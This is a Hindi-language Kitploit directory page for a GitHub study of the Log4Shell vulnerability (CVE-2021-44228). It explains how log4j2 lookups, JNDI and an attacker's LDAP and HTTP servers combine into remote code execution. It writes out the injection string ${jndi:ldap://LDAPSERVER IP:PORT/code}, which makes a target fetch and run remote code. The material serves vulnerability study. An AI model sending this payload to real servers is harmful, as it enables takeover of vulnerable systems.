
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2021-44228 — CVE-2021-44228 भेद्यता अध्ययन | Kitploit
उपकरण/GitHubGitHub/asd58584388/cve-2021-44228
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणलर्निंग और शिक्षारिमोट एक्सेस टूलपेलोड डेवलपमेंट
GitHubasd58584388/cve-2021-44228

CVE-2021-44228

CVE-2021-44228 भेद्यता अध्ययन

रिपॉजिटरी देखें
152 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer एक ओपन-सोर्स विशेषाधिकार प्रबंधन (PAM) प्लेटफ़ॉर्म है जो DevOps और IT टीमों को SSH, RDP, Kubernetes, डेटाबेस और RemoteApp एंडपॉइंट्स तक वेब ब्राउज़र के माध्यम से मांग पर और सुरक्षित पहुँच प्रदान करता है।

    350
  • 5

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    वेब पर 7,700+ सोशल मीडिया पहचानों को खोजने और मैप करने के लिए AI-संचालित OSINT इंजन

    283

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2021-44228 विश्लेषण

यह कैसे काम करता है?

नीचे log4shell कमजोरी का फायदा उठाकर रिमोट इंजेक्शन के एक मामले की विस्तृत प्रक्रिया दी गई है। पहले, हमें तीन भागों को जानना होगा:

  1. Log4j2 message lookup substitution नामक एक सुविधा का उपयोग करके डेटा के लॉगिंग की अनुमति देता है, जहाँ लॉग संदेश विभिन्न स्रोतों से गतिशील रूप से खींचे गए डेटा को शामिल कर सकते हैं। (यह JNDI Lookup का समर्थन करता है)

  2. JNDI Lookup: Java Naming and Directory Interface (JNDI) API के माध्यम से डेटा प्राप्त करने की अनुमति देता है, जो विभिन्न निर्देशिका सेवाओं के साथ इंटरैक्ट कर सकता है

  3. LDAP (Lightweight Directory Access Protocol): मुख्य रूप से एक नेटवर्क पर निर्देशिका सूचना सेवाओं तक पहुँचने और प्रबंधित करने के लिए उपयोग किया जाता है।


यहाँ रिमोट कोड निष्पादन का एक सरल उदाहरण है:

  1. हैकर LDAP सर्वर (LDAP प्रोटोकॉल द्वारा एक्सेस किया गया, जिसमें एक Java मैलिशियस कोड संदर्भ रखा गया है) और HTTP सर्वर (मैलिशियस कोड स्टोर करने का स्थान) दोनों स्थापित करता है

    1. एक HTTP सर्वर को उस निर्देशिका में सेट करें जिसमें संकलित मैलिशियस कोड हो:

    2. एक LDAP सर्वर सेट करें जो संदर्भ स्टोर करता है:

      ldap

  2. हैकर दुर्भावनापूर्ण इनपुट (${jndi:ldap://LDAPSERVER IP:PORT/code}) उस सॉफ्टवेयर सिस्टम को भेजता है जिसमें log4j2 स्थापित है

  3. Log4j2 LDAP सर्वर को अनुरोध भेजने के लिए लुकअप सुविधा का उपयोग करता है

  4. LDAP सर्वर LDAP सर्वरों में संग्रहीत Java कोड संदर्भों के माध्यम से अनुरोधों को HTTP सर्वरों पर रीडायरेक्ट करता है

  5. HTTP सर्वर सॉफ्टवेयर सिस्टम को मैलिशियस कोड वापस भेजता है, और फिर सॉफ्टवेयर सिस्टम मैलिशियस कोड को निष्पादित करता है।

मैलिशियस कोड:

मैलिशियस कोड निष्पादित करना सफल:


महत्वपूर्ण:

  1. यह नहीं है कि हम केवल LDAP सर्वर का उपयोग रिमोट कोड निष्पादन के लिए कर सकते हैं, हम अन्य विधियों (जैसे RMI) का भी उपयोग कर सकते हैं जब तक कि log4j2 सफलतापूर्वक message lookup substitution करे और मैलिशियस कोड निष्पादित करे

  2. Java के विभिन्न संस्करण शोषण प्रक्रिया को भिन्न बना सकते हैं (यहाँ हम java 1.8u112 का उपयोग कर रहे हैं)।

  3. यह अनुशंसा की जाती है कि मैलिशियस कोड में Java का वही संस्करण उपयोग करें जो सॉफ्टवेयर (log4j2 का उपयोग करने वाले सर्वर) में है, या अधिक से अधिक सॉफ्टवेयर के Java संस्करण से अधिक न हो।


  4. Log4j2 में लुकअप कोड:

टूल डाउनलोड करें